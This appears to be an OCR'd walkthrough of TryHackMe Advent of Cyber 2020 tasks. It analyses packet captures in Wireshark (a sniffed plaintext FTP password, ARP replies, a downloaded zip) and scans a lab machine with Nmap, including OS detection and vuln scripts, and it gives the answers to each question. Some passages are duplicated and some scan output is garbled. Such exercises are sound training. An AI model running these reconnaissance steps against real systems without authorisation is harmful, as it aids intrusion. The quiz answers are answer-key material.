
```
220 Welcome to the TBFC FTP Server!.
USER elfmcskidy
331 Please specify the password.
PASS plaintext_password_fiasco
530 Login incorrect.
SYST
530 Please login with USER and PASS.
QUIT
221 Goodbye.
```

4 client pkts, 5 server pkts, 8 turns.

Entire conversation (207 byt | Show data as ASCII | Stream 4

Question 5: Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1. Answer: 10.10.122.128 is at

- Apply the arp filter and search for the corresponding Ip addresses.



pcap2.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ASK YOUR QUESTION
Tag search
Tags


Filter: arp

```
     Protocol Length Info
51   ARP         56 Who has 10.10.122.128? Tell 10.10.0.1
aa   ARP         42 10.10.122.128 is at 02:c0:56:51:8a:51
aa   ARP         42 Who has 10.10.0.1? Tell 10.10.122.128
51   ARP         56 10.10.0.1 is at 02:c8:85:b5:5a:aa
     ARP         56 Who has 10.10.122.128? Tell 10.10.0.1
aa   ARP         42 10.10.122.128 is at 02:c0:56:51:8a:51
aa   ARP         42 Who has 10.10.0.1? Tell 10.10.122.128
51   ARP         56 10.10.0.1 is at 02:c8:85:b5:5a:aa

› Frame 47: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
› Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c8:85:b5:5a:aa
⌄ Address Resolution Protocol (reply)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51)
    Sender IP address: 10.10.122.128

0000  02 c8 85 b5 5a aa 02 c0  56 51 8a 51 08 06 00 01   ····Z··· VQ·Q···
0010  08 00 06 04 00 02 02 c0  56 51 8a 51 0a 0a 7a 80   ········ VQ·Q··z·
0020  02 c8 85 b5 5a aa 0a 0a  00 01                     ····Z··· ··
```

Ethernet (eth), 14 bytes | Packets: 239 · Displayed: 8 (3.3%) | Profile: Default

Question 6: Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

- Open the “pcap3.pcap” file and follow to tcp stream. Search through all the streams to find a the “christmas.zip” file. Save the zip file and extract it to access the wishlist that contains the replacement.



pcap3.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Follow TCP Stream (tcp.stream eq 4) · pcap3.pcap
Entire conversation (565kB)
Show data as ASCII
Stream 4
Find:
Find Next
Filter Out This Stream
Print
Save as…
Back
Close
Help


tcp.stream eq 4

```
No.  Time       Source        Destination   Protocol Length
291 26.537049  10.10.53.219  10.10.21.210  HTTP      21
294 26.537385  10.10.21.210  10.10.53.219  TCP        6
295 26.537729  10.10.21.210  10.10.53.219  TCP      901
296 26.537746  10.10.53.219  10.10.21.210  TCP        6
297 26.537842  10.10.21.210  10.10.53.219  TCP     3586
298 26.537863  10.10.53.219  10.10.21.210  TCP        6
300 26.537872  10.10.21.210  10.10.53.219  TCP      901
301 26.537878  10.10.53.219  10.10.21.210  TCP        6
302 26.537882  10.10.21.210  10.10.53.219  TCP      922

Frame 291: 215 bytes on wire (1720 bits), 215 bytes captured (1720 bits)
Ethernet II, Src: 02:cd:4e:c8:87:f1 (02:cd:4e:c8:87:f1), Dst: MS-NLB-PhysServer
Internet Protocol Version 4, Src: 10.10.53.219, Dst: 10.10.21.210
Transmission Control Protocol, Src Port: 38456, Dst Port: 80, Seq: 1, Ack: 1,
Hypertext Transfer Protocol
```

```
GET /christmas.zip HTTP/1.1
User-Agent: Wget/1.19.4 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: tbfc.blog
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 30 Nov 2020 19:47:59 GMT
Server: Apache/2.4.29 (Ubuntu)
Last-Modified: Mon, 30 Nov 2020 19:24:21 GMT
ETag: "89f4d-5b557f5068260"
Accept-Ranges: bytes
Content-Length: 565069
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/zip

PK..........~Q.,...W...{......AoC-2020.png..wT...7..[AQ@A...T@.B.E..
```

Packet 291. 1 client pkt, 51 server pkts, 1 turn. Click to select.

pcap3.pcap   Packets: 406 · Displayed: 107 (26.4%)   Profile: Default



christmas.zip


Name	Size	Type	Date Modified
AoC-2020.png	97.3 kB	PNG image	30 November 2020,...
christmas-tree.jpg	296.8 kB	JPEG image	30 November 2020,...
elf_mcskidy_wishlist.txt	134 bytes	plain text do...	30 November 2020,...
Operation Artic Storm.pdf	97.6 kB	PDF docum...	30 November 2020,...
selfie.jpg	93.8 kB	JPEG image	30 November 2020,...
tryhackme_logo_full.svg	20.7 kB	SVG image	30 November 2020,...

~/.cache/.fr-yQidaa/elf_mcskidy_wishlist.txt - Mousepad

```
Wish list for Elf McSkidy
—————————————————————————
Budget: £100

x3 Hak 5 Pineapples
x1 Rubber ducky (to replace Elf McEager)
```

Question 7: Who is the author of Operation Artic Storm?

- Open the file “Operation Artic Storm” and find the author’s name.



Name	Size	Type	Date Modified
AoC-2020.png	97.3 kB	PNG image	30 November 2020,...
christmas-tree.jpg	296.8 kB	JPEG image	30 November 2020,...
elf_mcskidy_wishlist.txt	134 bytes	plain text do...	30 November 2020,...
Operation Artic Storm.pdf	97.6 kB	PDF docum...	30 November 2020,...
selfie.jpg	93.8 kB	JPEG image	30 November 2020,...
tryhackme_logo_full.svg	20.7 kB	SVG image	30 November 2020,...

6 objects (606.3 kB), 1 object selected (97.6 kB)

STRICTLY CONFIDENTIAL

Author: Kris Kringle


Revision Number: v2.5

Date of Revision: 14/11/2020

Day 8- [What's Under the Christmas Tree]

Question 1: When was Snort created?

- The Snort was created in the year 1998



1 host IP address is currently being blocked Snort on Legacy Blocking Mode interfaces.

After 6 alerts, Snort blocks the IP address running the Nmap scan from contacting the pfSense firewall.

```
cmnatic@danny  ~  nmap -A 192.168.1.171
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-30 13:51 GMT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.62 seconds
cmnatic@danny  ~  |
```

Confirming that the IP address running the Nmap scan can no longer contact the pfSense firewall.

8.9. Challenge

Deploy and use Nmap to scan the instance attached to this task. Take a note of the IP address to scan: `MACHINE_IP` and enumerate it for Elf McEager!


Optional bonus: As a result of Elf McEager managing to recover Christmas in "*Day 7 - The Grinch Really Did Steal Christmas*", TBFC's website has been restored for all the elves to visit. Can you find it? I hear it's quite the read... You must add `MACHINE_IP tbfc.blog` to your **/etc/hosts** file before the application will load like below:

```
  GNU nano 2.9.3                    /etc/hosts                    Modified

127.0.0.1        localhost
127.0.1.1        tryhackme.lan   tryhackme
DEPLOYED_INSTANCE_IP    tbfc.blog
# The following lines are desirable for IPv6 capable hosts
```

```
root@ip-10-10-109-213:~#
```

Question 2: Using Nmap on MACHINE_IP , what are the port numbers of the three services running? (Please provide your answer in ascending order/lowest -> highest, separated by a comma)

- Open the attack box and type in nmap+IP adress to access the port numbers of the services running the port numbers will be 80,2222,3389



Viewing newly created alerts by Snort as a result of the Nmap scan.

Even with a timing template of `-T3`, Snort is capable of detecting the port scan, where after 6 alerts (in this case) the attacker is then blocked by the firewall.

Last 500 Hosts Blocked by Snort (only applicable to Legacy Blocking Mode interfaces)

#	IP	Alert Descriptions and Event Times	Remove
1	192.168.1.206	ET SCAN Suspicious inbound to mySQL port 3306 – 2020-11-30 13:01:35 ET SCAN Suspicious inbound to Oracle SQL port 1521 – 2020-11-30 13:01:35 ET SCAN Potential VNC Scan 5900-5920 – 2020-11-30 13:01:35 ET SCAN Potential VNC Scan 5800-5820 – 2020-11-30 13:01:36	✗

1 host IP address is currently being blocked Snort on Legacy Blocking Mode interfaces.

After 6 alerts, Snort blocks the IP address running the Nmap scan from contacting the pfSense firewall.

```
 cmnatic@danny  ~  nmap -A 192.168.1.171
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-30 13:51 GMT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.62 seconds
 cmnatic@danny  ~  |
```

Confirming that the IP address running the Nmap scan can no longer contact the pfSense firewall.

8.9. Challenge

Deploy and use Nmap to scan the instance attached to this task. Take a note of the IP address to scan: `MACHINE_IP` and enumerate it for Elf McEager!

Optional bonus: As a result of Elf McEager managing to recover Christmas in "*Day 7 - The Grinch Really Did Steal Christmas*", TBFC's website has been


Sat 25 Jun, 11:43AttackBox IP:10.10.109.213 [redacted]

root@ip-10-10-109-213: ~

```
root@ip-10-10-109-213:~# nmap 10.10.109.213

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-25 11:41 BST
Nmap scan report for ip-10-10-109-213.eu-west-1.compute.internal (10.
10.109.213)
Host is up (0.0000080s latency).
Not shown: 992 closed ports
ORT      STATE    SERVICE
2/tcp    open     ssh
0/tcp    open     http
111/tcp  open     rpcbind
389/tcp  open     ldap
3389/tcp open     ms-wbt-server
5901/tcp open     vnc-1
6001/tcp open     X11:1
7777/tcp filtered cbt

Nmap done: 1 IP address (1 host up) scanned in 2.76 seconds
root@ip-10-10-109-213:~# -Pn 10.10.109.213
-Pn: command not found
root@ip-10-10-109-213:~# 
```

Question 3: Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

- Type (--script vuln+IPAdress) to determine the name of the Linux distribution that is running, in this case "Ubuntu".



Using Nmap on 10.10.18.103, what are the port numbers of the three services running? (Please provide your answer in ascending order/lowest -> highest)

80,2222,3389

Correct Answer

Run a scan and provide the `-Pn` flag to ignore ICMP being used to determine if the host is up

No answer needed

Correct Answer

Hint

Experiment with different scan settings like `-A` and compare the outputs

No answer needed

Correct Answer

Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

Answer format: ******

Submit

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver, what is the value?

Answer format: ****** ******** ****

Submit

Hint

Now use different scripts against the remaining services to discover any further information about them


Sun 6 Dec, 23:15THM IP:10.10.85.47 [redacted]

root@ip-10-10-85-47: ~

```
Not shown: 997 closed ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC&#39;s Internal Blog
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)
3389/tcp open  ms-wbt-server xrdp
MAC Address: 02:49:CA:8A:8C:F1 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://
nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.60%E=4%D=12/6%OT=80%CT=1%CU=43687%PV=Y%DS=1%DC=D%G=Y%M=0249CA%T
OS:M=5FCD65E2%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10E%TI=Z%CI=Z%TS=A
OS:)OPS(O1=M2301ST11NW7%O2=M2301ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11NW7%O5
OS:=M2301ST11NW7%O6=M2301ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W
OS:6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S
OS:=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%R
OS:D=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=
```

Question 4: Use Nmap's **N**etwork **S**cripting **E**ngine (**NSE**) to retrieve the "**HTTP-TITLE**" of the webserver. Based on the value returned, what do we think this website might be used for?

- This website is used for Internal Blog



80,2222,3389 | Correct Answer

Run a scan and provide the `-Pn` flag to ignore ICMP being used to determine if the host is up

No answer needed | Question Done | Hint

Experiment with different scan settings like `-A` and compare the outputs

No answer needed | Question Done

Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

Ubuntu | Correct Answer

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

Blog | Correct Answer | Hint

